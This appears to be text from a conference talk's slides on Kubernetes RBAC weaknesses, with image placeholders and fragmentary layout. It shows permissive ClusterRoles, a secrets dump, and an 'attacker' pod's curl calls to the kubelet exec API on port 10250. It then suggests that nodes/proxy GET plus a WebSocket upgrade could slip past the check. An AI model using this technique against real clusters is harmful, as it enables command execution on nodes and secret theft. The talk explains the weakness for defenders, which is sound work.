
ctlnode-1 Ubuntu 24.04




Node-1: Ubuntu 24.04




Node-2: Ubuntu 24.04



Node-3: Ubuntu 24.04





Kubernetes RBAC

Consider The Following

1. 1,000 students need a browser-based IDE
2. Each student gets their own isolated environment
3. Code must persist between sessions
4. Students log in and only see their own work
5. TAs and professors can view student submissions
- [+] 6. Students need access to an API key

How do you architect this?



RBAC Resources & Verbs

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: secrets-reader
rules:
- apiGroups: [""]
  resources: ["secrets"]
  verbs: ["get", "list"]
```

```
+ exampleapp git:(main) ✗ kubectl get secrets -n gitlab-runner -o yaml
apiVersion: v1
items:
- apiVersion: v1
  data:
    runner-registration-token: ""
    runner-token: 
  kind: Secret
  metadata:
    annotations:
      meta.helm.sh/release-name: gitlab-runner
      meta.helm.sh/release-namespace: gitlab-runner
    creationTimestamp: "2026-02-20T00:32:48Z"
    labels:
      app: gitlab-runner
      app.kubernetes.io/managed-by: Helm
      chart: gitlab-runner-0.85.0
      heritage: Helm
      release: gitlab-runner
    name: gitlab-runner
    namespace: gitlab-runner
    resourceVersion: "3309243"
    uid: 4274d476-7686-46a9-8b0a-aee6e470f650
  type: Opaque
- apiVersion: v1
  data:
```

RBAC Resources & Verbs


```
# Vulnerable ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: pod-creator
rules:
  - apiGroups: [""]
    resources: ["pods"]
    verbs: ["create"]
```

→ offbyone bat nginx.yaml

	File: nginx.yaml
1	apiVersion: v1
2	kind: Pod
3	metadata:
4	name: nginx
5	spec:
6	containers:
7	- name: nginx
8	image: nginx


→ offbyone kubectl apply -f nginx.yaml
pod/nginx created






The Kubelet


ctlnode-1 Ubuntu 24.04




Node-1: Ubuntu 24.04



Node-2: Ubuntu 24.04




Node-3: Ubuntu 24.04



Manages containers on each node

Exposes an API on port 10250

Node-3: Ubuntu 24.04




Kubelet

Monitoring tools need to read info from here


student-1



obs-tool



storage-1



Nodes/Proxy RBAC

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: nodes-proxy-reader
rules:
  - apiGroups: [""]
    resources: ["nodes/proxy"]
    verbs: ["get"]
```

HTTP POST?


- `curl -X POST` sends an HTTP POST request
- The kubelet maps POST → RBAC verb CREATE
- Our token only has `nodes/proxy GET` → Forbidden

```
/ # curl -sk -X POST \  
> -H "Authorization: Bearer $TOKEN" \  
> "https://$NODE_IP:10250/exec/default/nginx/nginx?command=hostname&stdout=true&stderr=true"  
Forbidden (user=system:serviceaccount:default:attacker, verb=create, resource=nodes, subresource(s)=[proxy])  
/ # □
```

Expected Behavior

1. Attacker pod → POST /exec → Kubelet
2. Kubelet maps POST → RBAC verb CREATE
3. Checks: `nodes/proxy CREATE` → 403 Forbidden

Node-1: Ubuntu 24.04



```
/ # curl -sk -X POST \  
> -H "Authorization: Bearer $TOKEN" \  
> "https://$NODE_IP:10250/exec/default/nginx/nginx?command=hostname&stdout=true&stderr=true"  
Forbidden (user=system:serviceaccount:default:attacker, verb=create, resource=nodes, subresource(s)=[proxy])  
/ #
```

WebSockets?

- WebSocket connections MUST start with an HTTP GET request
- The kubelet only checks permissions on that initial GET
- HTTP GET → nodes/proxy GET → Success?

1.3. Opening Handshake

This section is non-normative.

The opening handshake is intended to be compatible with HTTP-based server-side software and intermediaries, so that a single port can be used by both HTTP clients talking to that server and WebSocket clients talking to that server. To this end, the WebSocket client's handshake is an HTTP Upgrade request:

```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Origin: http://example.com
Sec-WebSocket-Protocol: chat, superchat
Sec-WebSocket-Version: 13
```

